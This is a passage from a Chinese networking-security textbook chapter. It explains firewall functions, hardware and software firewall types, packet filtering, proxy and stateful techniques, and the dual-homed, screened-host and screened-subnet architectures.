


图 2.1　防火墙在网络中的位置

2.2　防火墙的功能

防火墙要求所有进出网络的通信流都应该通过防火墙，所有穿过防火墙的通信流都必须有安全策略和计划确认并授权。防火墙按照规定好的配置和规则，监测并过滤所有通向外部网络和从外部网络传来的信息，只允许授权的数据通过，防火墙还应该能够记录有关的连接来源、服务器提供的通信量，以及试图闯入者的任何企图，以方便管理员的监测和跟踪。一般来说，防火墙具有以下几种功能。

1. 防止易受攻击的服务

防火墙可以过滤不安全的服务来降低子网上主系统所冒的风险。如禁止某些易受攻击的服务(如 NFS)进入或离开受保护的子网。防火墙还可以防护基于路由选择的攻击,如源路由选择和企图通过 ICMP 改向把发送路径转向遭致损害的网点。

2. 控制访问网点系统

防火墙还有能力控制对网点系统的访问。例如,除了邮件服务器或信息服务器等特殊情况外,网点可以防止外部对其主系统的访问。

3. 集中安全性

防火墙闭合的安全边界保证可信网络和不可信网络之间的流量只有通过防火墙才有可能实现,因此,可以在防火墙设置统一的策略管理,而不是分散到每个主机中。

4. 增强保密、强化私有权

使用防火墙系统,站点可以防止 finger 以及 DNS 域名服务。finger 会列出当前使用者名单和上次登录的时间,以及是否读过邮件等。防火墙也能封锁域名服务信息,从而使 Internet 外部主机无法获取站点名和 IP 地址。

5. 有关网络使用、滥用记录和统计

如果对 Internet 的往返访问都通过防火墙,那么,防火墙可以记录各次访问,并提供有关网络使用率有价值的统计数字。如果一个防火墙能在可疑活动发生时发出音响报警,则还提供防火墙和网络是否受到试探或攻击的细节。采集网络使用率统计数字和试探的证据是很重要的,这有很多原因。最为重要的是可知道防火墙能否抵御试探和攻击,并确定防火墙上的控制措施是否得当。网络使用率统计数字也很重要的,因为它可作为网络需求研究和风险分析活动的输入。

6. 政策执行

防火墙可提供实施和执行网络访问政策的工具。事实上,防火墙可向用户和服务提供访问控制。因此,网络访问政策可以由防火墙执行,如果没有防火墙,这样一种政策完全取决于用户的协作。网点也许能依赖自己的用户进行协作,但是,一般不可能,也不依赖 Internet 用户。

防火墙的作用是防止非法通信和未经过授权的通信进出被保护的网络。防火墙的任务就是从各种端口中辨别判断从外部不安全网络发送到内部安全网络中具体的计算机的数据是否有害,并尽可能将有害数据丢弃,从而达到初步的网络系统安全保障。它还要在计算机网络和计算机系统受到危害之前进行报警、拦截和响应。

一般通过对内部网络安装防火墙和正确配置后都可以达到以下目的。

(1) 限制未授权的用户进入内部网络,过滤掉不安全服务和非法用户。

(2) 防止入侵者接近内部网络防御设施。

(3) 限定内部用户访问特殊站点。

(4) 为监视 Internet 安全提供方便。

2.3 防火墙的分类

防火墙可以用来控制 Internet 和 Intranet 之间所有的数据流量。在具体应用中,防火墙是位于被保护网络和外部网络之间的一组路由器,以及配有适当软件的计算机网络的多

种组合。防火墙为网络安全起到了把关作用,只允许授权的通信通过。防火墙是两个网络之间的成分集合,有以下性质。

(1) 内部网络和外部网络之间的所有网络数据流都必须经过防火墙。

(2) 只有符合安全策略的数据流才能通过防火墙。

(3) 防火墙自身应具有非常强的抗攻击免疫力。一个好的防火墙应具有以下属性:

- 所有的信息都必须通过防火墙;
- 只有在受保护网络的安全策略中允许的通信才允许通过防火墙;
- 记录通过防火墙的信息内容和活动;
- 对网络攻击的检测和告警;
- 防火墙本身对各种攻击免疫。

根据物理特性,防火墙分为两大类:硬件防火墙和软件防火墙。软件防火墙是一种安装在负责内外网络转换的网关服务器或独立的个人计算机上的特殊程序,它是以逻辑形式存在的,防火墙程序跟随系统启动,通过运行在 Ring0 级别的特殊驱动模块把防御机制插入系统关于网络的处理部分和网络接口设备驱动之间,形成一种逻辑上的防御体系。

在没有软件防火墙之前,系统和网络接口设备之间的通道是直接的,网络接口设备通过网络驱动程序接口(Network Driver Interface Specification,NDIS)把网络上传来的各种报文都忠实的交给系统处理。例如,一台计算机接收到请求列出计算机上所有共享资源的数据报文,NDIS 直接把这个报文提交给系统,系统在处理后就会返回相应数据,在某些情况下就会造成信息泄漏。而使用软件防火墙后,尽管 NDIS 接收到仍然是原封不动的数据报文,但是在提交到系统的通道上多了一层防御机制,所有数据报文都要经过这层机制根据一定的规则判断处理,只有它认为安全的数据才能到达系统,其他数据则被丢弃。因为有规则提到"列出共享资源的行为是危险的",因此在防火墙的判断下,这个报文会被丢弃,这样一来,系统接收不到报文,则认为什么事情也没发生过,也就不会把信息泄漏出去了。

软件防火墙工作于系统接口与 NDIS 之间,用于检查过滤由 NDIS 发送过来的数据,在无须改动硬件的前提下便能实现一定强度的安全保障,但是由于软件防火墙自身属于运行于系统上的程序,不可避免地需要占用一部分 CPU 资源维持工作,而且由于数据判断处理需要一定的时间,在一些数据流量大的网络中,软件防火墙会使整个系统工作效率和数据吞吐速度下降,甚至有些软件防火墙会存在漏洞,导致有害数据可以绕过它的防御体系,给数据安全带来损失,因此,许多企业并不会考虑用软件防火墙方案作为公司网络的防御措施,而是使用看得见摸得着的硬件防火墙。

硬件防火墙是一种以物理形式存在的专用设备,通常架设于两个网络的驳接处,直接从网络设备上检查过滤有害的数据报文,位于防火墙设备后端的网络或服务器接收到的是经过防火墙处理的相对安全的数据,不必另外分出 CPU 资源去进行基于软件架构的 NDIS 数据检测,可以大大提高工作效率。

硬件防火墙一般是通过网线连接于外部网络接口与内部服务器或企业网络之间的设备,又可另外分出两种结构,一种是普通硬件级别防火墙,它拥有标准计算机的硬件平台和一些功能经过简化处理的 UNIX 操作系统和防火墙软件,这种防火墙措施相当于专门拿出一台计算机安装了软件防火墙,除了不需要处理其他事务以外,它毕竟还是一般的操作系统,因此有可能会存在漏洞和不稳定因素,安全性并不能做到最好;另一种是"芯片"级硬

件防火墙，它采用专门设计的硬件平台，在上面搭建的软件也是专门开发的，并非流行的操作系统，因而可以达到较好的安全性能保障。但无论是哪种硬件防火墙，管理员都可以通过计算机连接上去设置工作参数。由于硬件防火墙的主要作用是把传入的数据报文进行过滤处理后转发到位于防火墙后面的网络中，因此它自身的硬件规格也是分档次的，尽管硬件防火墙已经足以实现比较高的信息处理效率，但是在一些对数据吞吐量要求很高的网络中，档次低的防火墙仍然会形成瓶颈，所以对于一些大企业而言，芯片级的硬件防火墙才是首选。

从技术上进行分类，防火墙可分为以下5类技术。

1. 屏蔽路由技术

最简单和最流行的防火墙形式是“屏蔽路由器”。屏蔽路由器在网络层工作（有的还包括传输层），采用包过滤或虚电路技术，包过滤通过检查每个IP网络包，取得其头信息，一般包括到达的物理网络接口、源IP地址、目标IP地址、传输层类型（TCP、UDP 、ICMP）、源端口和目的端口。根据这些信息，判别是否规则集中的某条目匹配，并对匹配包执行规则中指定的动作（禁止或允许）。

2. 基于代理的（也称应用网关）防火墙技术

它通常被配置为“双宿主网关”，具有两个网络接口卡，同时接入内部网络和外部网络。由于网关可以与两个网络通信，它是安装传递数据软件的理想位置。这种软件就称为“代理”，通常是为其所提供的服务定制的。代理服务不允许直接与真正的服务通信，而是与代理服务器通信（用户的默认网关指向代理服务器）。各个应用代理在用户和服务之间处理所有的通信。能够对通过它的数据进行详细的审计追踪，许多专家也认为它更加安全，因为代理软件可以根据防火墙后面的主机的脆弱性来制定，以专门防范已知的攻击。

3. 包过滤技术

系统按照一定的信息过滤规则，对进出内部网络的信息进行限制，允许授权信息通过，而拒绝非授权信息通过。包过滤防火墙工作在网络层和数据链路层之间。截获所有流经的IP包，从其IP头、传输层协议头，甚至应用层协议数据中获取过滤所需的相关信息。然后依次按顺序与事先设定的访问控制规则进行一一匹配比较，执行其相关的动作。

4. 动态防火墙技术

动态防火墙技术是针对静态包过滤技术而提出的一项新技术。静态包过滤技术局限于过滤基于源及目的的端口、IP地址的输入输出业务，因而限制了控制能力，并且由于网络的所有高位（1024～65 535）端要么开放，要么关闭，使网络处于很不完全的境地。而动态防火墙技术可创建动态的规则，使其适应不断改变的网络业务量。根据用户的不同要求，规则能被修改并接受或拒绝条件。动态防火墙为了跟踪维护连接状态，它必须对所有进出的数据包进行分析，从其传输层、应用层中提取相关的通信和应用状态信息，根据其源和目的IP地址，传输层协议和源及目的端口来区分每一连接，并建立动态连接表为所有连接存储其状态和上下文信息；同时为检查后续通信。应及时更新这些信息，当连接结束时，也应及时从连接表中删除其相应信息。

5. 复合型防火墙技术

由于过滤型防火墙安全性不高，代理服务器型防火墙速度较慢，因而出现了一种综合上述两种技术优点的改进型防火墙技术，它保证了一定的安全性，又使通过它的信息传输速度不至于受到太大的影响。对于那些从内部网络向外部网络发出的请求，由于对内部网络的

安全威胁不大，因此可直接下载外部网络建立连接，对于那些从外部网络向内部网络提出的请求，先要通过包过滤型防火墙，在此经过初步安全检查，两次检查确定无疑后可接受其请求，否则，就需要丢弃或做其他处理。

2.4　防火墙的体系结构

目前，防火墙的体系结构一般有双重宿主主机体系结构、屏蔽主机体系结构、屏蔽子网体系结构3种。

1. 双重宿主主机体系结构

双重宿主主机体系结构是围绕具有双重宿主的主机计算机而构筑的，该计算机至少有两个网络接口。这样的主机可以充当与这些接口相连的网络之间的路由器；它能够从一个网络到另一个网络发送IP数据包。然而，实现双重宿主主机的防火墙体系结构禁止这种发送功能。因而，IP数据包从一个网络（如外部网）并不是直接发送到其他网络（如内部的被保护的网络）。防火墙内部的系统能与双重宿主主机通信，同时防火墙外部的系统能与双重宿主主机通信，但是这些系统不能直接互相通信。它们之间的IP通信被完全阻止。

双重宿主主机的防火墙体系结构是相当简单的，双重宿主主机位于两者之间，并且被连接到外部网络和内部网络，如图2.2所示。




图2.2　双重宿主主机体系结构

2. 屏蔽主机体系结构

双重宿主主机体系结构提供来自于多个网络相连的主机服务（但是路由关闭），而屏蔽主机体系结构使用一个单独的路由器提供来自仅仅与内部网络相连的主机服务。在屏蔽主机体系结构中，主要的安全由数据包过滤提供（如数据包过滤用于防止人们绕过代理服务器直接相连），如图2.3所示。




图2.3　屏蔽主机体系结构

在屏蔽路由器上的数据包过滤是按堡垒主机是 Internet 上的主机能连接到内部网络上的系统的桥梁(如传送进来的电子邮件)。即使这样,也仅有某些确定类型的连接被允许。任何外部的系统试图访问内部的系统或服务将必须连接到这台堡垒主机上。因此,堡垒主机需要拥有高等级的安全。

数据包过滤也允许堡垒主机开放可允许的连接(什么是“可允许”将由用户的站点的安全策略决定)到外部网络。

在屏蔽的路由器中数据包过滤配置可以按下列之一执行。

(1) 允许其他的内部主机为了某些服务与 Internet 上的主机连接(即允许那些已经由数据包过滤的服务)。

(2) 不允许来自内部主机的所有连接(强迫那些主机经由堡垒主机使用代理服务)。

用户可以针对不同的服务混合使用这些手段;某些服务可以被允许直接经由数据包过滤,而其他服务可以被允许仅仅间接地经过代理。这完全取决于用户实行的安全策略。

因为这种体系结构允许数据包从 Internet 向内部网络的移动,所以,它的设计比没有外部数据包能到达内部网络的双重宿主主机体系结构似乎是更冒风险。话说回来,实际上双重宿主主机体系结构在防备数据包从外部网络穿过内部的网络也容易产生失败(因为这种失败类型是完全出乎预料的,不大可能防备黑客侵袭)。总而言之,保卫路由器比保卫主机较易实现,因为它提供非常有限的服务组。多数情况下,屏蔽主机体系结构提供比双重宿主主机体系结构具有更好的安全性和可用性。

3. 屏蔽子网体系结构

屏蔽子网体系结构通过添加额外的安全层到被屏蔽主机体系结构,即通过添加周边网络更进一步地把内部网络与 Internet 隔离开。在这种体系结构下,即使攻破了堡垒主机,也不能直接侵入内部网络(因为它将仍然必须通过内部路由器),如图 2.4 所示。




图 2.4 屏蔽子网体系结构

堡垒主机是用户的网络上最容易受侵袭的机器。任凭用户尽最大的能力去保护它,它仍是最有可能被侵袭的机器,因为它本质上是能够被侵袭的机器。如果在屏蔽主机体系结构中,用户的内部网络对来自用户的堡垒主机的侵袭门户洞开,那么用户的堡垒主机是非常诱人的攻击目标。在它与用户的其他内部机器之间没有其他的防御手段时(除了它们可能有的主机安全之外,这通常是非常少的)。如果有人成功地侵入屏蔽主机体系结构中的堡垒主机,那就毫无阻挡地进入了内部网络系统。

通过在周边网络上隔离堡垒主机,能减少在堡垒主机上入侵的影响。可以说,它只给入侵者一些访问的机会,但不是全部。屏蔽子网体系结构的最简单的形式为两个屏蔽路由器,每一个都连接到周边网络,一个位于周边网络与内部网络之间,另一个位于周边网络与外部网络之间(通常为 Internet)。为了入侵这种类型的体系结构构筑的内部网络,侵袭者必须

要通过两个路由器。即使侵袭者设法侵入堡垒主机，他将仍然必须通过内部路由器。在此情况下，没有损害内部网络的单一的易受侵袭点。作为入侵者，只是进行了一次访问。

(1) 周边网络

周边网络是另一个安全层，是在外部网络与被保护的内部网络之间的附加的网络。如果侵袭者成功地侵入用户的防火墙的外层领域，周边网络在那个侵袭者与用户的内部系统之间提供一个附加的保护层。

在许多网络结构中，用给定网络上的任何机器来查看这个网络上的每一台机器的通信都是可能的，如以太网、令牌环和 FDDI。探听者可以监听 Telnet、FTP 及 rlogin 会话期间使用过的口令，偷看敏感信息等；探听者能完全监视何人在使用网络。

对于周边网络，攻击者如果侵入周边网络上的堡垒主机，就仅能探听到周边网络上的通信，内部网络的通信仍是安全的。

(2) 堡垒主机

在屏蔽子网体系结构中，用户把堡垒主机连接到周边网络；这台主机便是接受来自外部连接的主要入口。例如，对于进来的电子邮件(SMTP)会话，传送电子邮件到站点；对于进来的 FTP 连接，转接到站点的匿名 FTP 服务器；对于进来的域名服务(DNS)站点查询等。

从内部的客户端到在 Internet 上的服务器的出站服务按如下任一方法处理：在外部和内部的路由器上设置数据包过滤来允许内部的客户端直接访问外部的服务器；设置代理服务器在堡垒主机上运行来允许内部的客户端间接地访问外部的服务器。用户也可以设置数据包过滤来允许内部的客户端在堡垒主机上同代理服务器交谈，反之亦然。但是禁止内部的客户端与外部网络之间直接通信(即拨号入网方式)。

(3) 内部路由器

内部路由器有时被称为阻塞路由器，它保护内部的网络使之免受 Internet 和周边网络的侵犯。

内部路由器为用户的防火墙执行大部分的数据包过滤工作。它允许从内部网络到 Internet 的有选择地出站服务。

内部路由器所允许的在堡垒主机和用户的内部网络之间服务可以不同于内部路由器所允许的在 Internet 和用户的内部网络之间的服务。限制堡垒主机和内部网络之间服务的理由是减少了堡垒主机被攻破时对内部网络的危害。

(4) 外部路由器

外部路由器有时被称为访问路由器，保护周边网络和内部网络免受来自 Internet 的侵犯。实际上，外部路由器倾向于允许几乎任何东西从周边网络出站，并且它们通常只执行非常少的数据包过滤。保护内部机器的数据包过滤规则在内部路由器和外部路由器上基本上应该是一样的；如果在规则中有允许侵袭者访问的错误，错误就可能出现在两个路由器上。

一般来说，外部路由器由外部群组提供(如用户的 Internet 供应商)，同时用户对它的访问被限制。外部群组可能愿意放入一些通用型数据包过滤规则来维护路由器，但是不愿意使用维护复杂或频繁变化的规则组。

外部路由器能有效地执行的安全任务之一是：阻止从 Internet 上伪造源地址进来的任何数据包。这样的数据包自称来自内部的网络，但实际上是来自 Internet。

创建防火墙时，一般很少采用单一的技术，通常是多种解决不同问题的技术的组合。这种组合主要取决于网管中心向用户提供什么样的服务，以及网管中心能接受什么等级风险。采用哪种技术主要取决于经费、投资的大小或技术人员的技术、时间等因素。一般有以下几种形式：

- 使用多堡垒主机；
- 合并内部路由器与外部路由器；
- 合并堡垒主机与外部路由器；
- 合并堡垒主机与内部路由器；
- 使用多台内部路由器；
- 使用多台外部路由器；
- 使用多个周边网络；
- 使用双重宿主主机与屏蔽子网。

通常建立防火墙的目的在于保护内部网络免受外部网络的侵扰，但内部网络中每个用户所需要的服务和信息经常是不一样的，它们对安全保障的要求也不一样。例如，财务部分与其他部分分开，人事档案部分与办公管理分开等。还需要对内部网络的部分站点再加以保护以免受内部的其他站点的侵袭，既在同一结构的两个部分之间，或者在同一内部网络的两个不同组织结构之间再建立防火墙，也就是内部防火墙。许多用于建立外部防火墙的工具与技术也可用于建立内部防火墙。

2.5 防火墙的实现技术

传统意义上的防火墙技术分为包过滤(Packet Filtering)、应用代理(Application Proxy)和状态监视(Stateful Inspection)3 种技术。无论一个防火墙的实现过程多么复杂，归根结底都是在这 3 种技术的基础上进行功能扩展的。

1. 包过滤技术

包过滤技术是最早使用的一种防火墙技术，它的第一代模型是静态包过滤(Static Packet Filtering)，使用包过滤技术的防火墙通常工作在 OSI 模型中的网络层(Network Layer)上，后来发展更新的动态包过滤(Dynamic Packet Filtering)增加了传输层(Transport Layer)，简而言之，包过滤技术工作的地方就是各种基于 TCP/IP 协议的数据报文进出的通道，它把这两层作为数据监控的对象，对每个数据包的头部、协议、地址、端口、类型等信息进行分析，并与预先设定好的防火墙过滤规则(Filtering Rule)进行核对，一旦发现某个包的某个或多个部分与过滤规则匹配并且条件为“阻止”时，这个包就会被丢弃。适当的设置过滤规则可以让防火墙工作变得更安全有效，但是这种技术只能根据预设的过滤规则进行判断，一旦出现预设之外的有害数据包请求，整个防火墙的保护就形同虚设了。为了解决这种问题，人们对包过滤技术进行了改进，这种改进后的技术称为动态包过滤。动态包过滤功能在保持着原有静态包过滤技术和过滤规则的基础上，会对已经成功与计算机连接的报文传输进行跟踪，并且判断该连接发送的数据包是否会对系统构成威胁，一旦触发其判断机制，防火墙就会自动产生新的临时过滤规则或把已经存在的过滤规则进行修改，从而阻止该有害数据的继续传输，但是由于动态包过滤需要消耗额外的资源和时间来提取数据包内容进行判断处理，所以与静态包过滤相比，它会降低运行效率，如图 2.5 所示。

这类防火墙几乎是与路由器同时产生的，它是根据定义好的过滤规则审查每个数据包，以便确定其是否与某一条包过滤规则匹配。过滤规则基于数据包的报头信息进行制定。报头信息中包括 IP 源地址、IP 目标地址、传输协议(TCP、UDP、ICMP 等)、TCP/UDP 目标端口、ICMP 消息类型等，如图 2.6 所示。




图 2.5　第一代静态包过滤类型防火墙




图 2.6　第二代动态包过滤类型防火墙

这类防火墙采用动态设置包过滤规则的方法，避免了静态包过滤所具有的问题。这种技术后来发展成为包状态监测技术。采用这种技术的防火墙对通过其建立的每一个连接都进行跟踪，并且根据需要可动态地在过滤规则中增加或更新条目。

包过滤方式的优点是不用改动客户机和主机上的应用程序，因为它工作在网络层和传输层，与应用层无关。其缺点是过滤判别的依据只是网络层和传输层的有限信息，因而各种安全要求不可能充分满足；在许多过滤器中，过滤规则的数目是有限制的，且随着规则数目的增加，性能会受到很大地影响；由于缺少上下文关联信息，不能有效地过滤如 UDP、RPC(远程过程调用)一类的协议；另外，大多数过滤器中缺少审计和报警机制，它只能依据包头信息，而不能对用户身份进行验证，很容易受到“地址欺骗型”攻击。对安全管理人员素质要求高，建立安全规则时，必须对协议本身及其在不同应用程序中的作用有较深入的理解。因此，过滤器通常是和应用网关配合使用，共同组成防火墙系统，如图 2.7 所示。

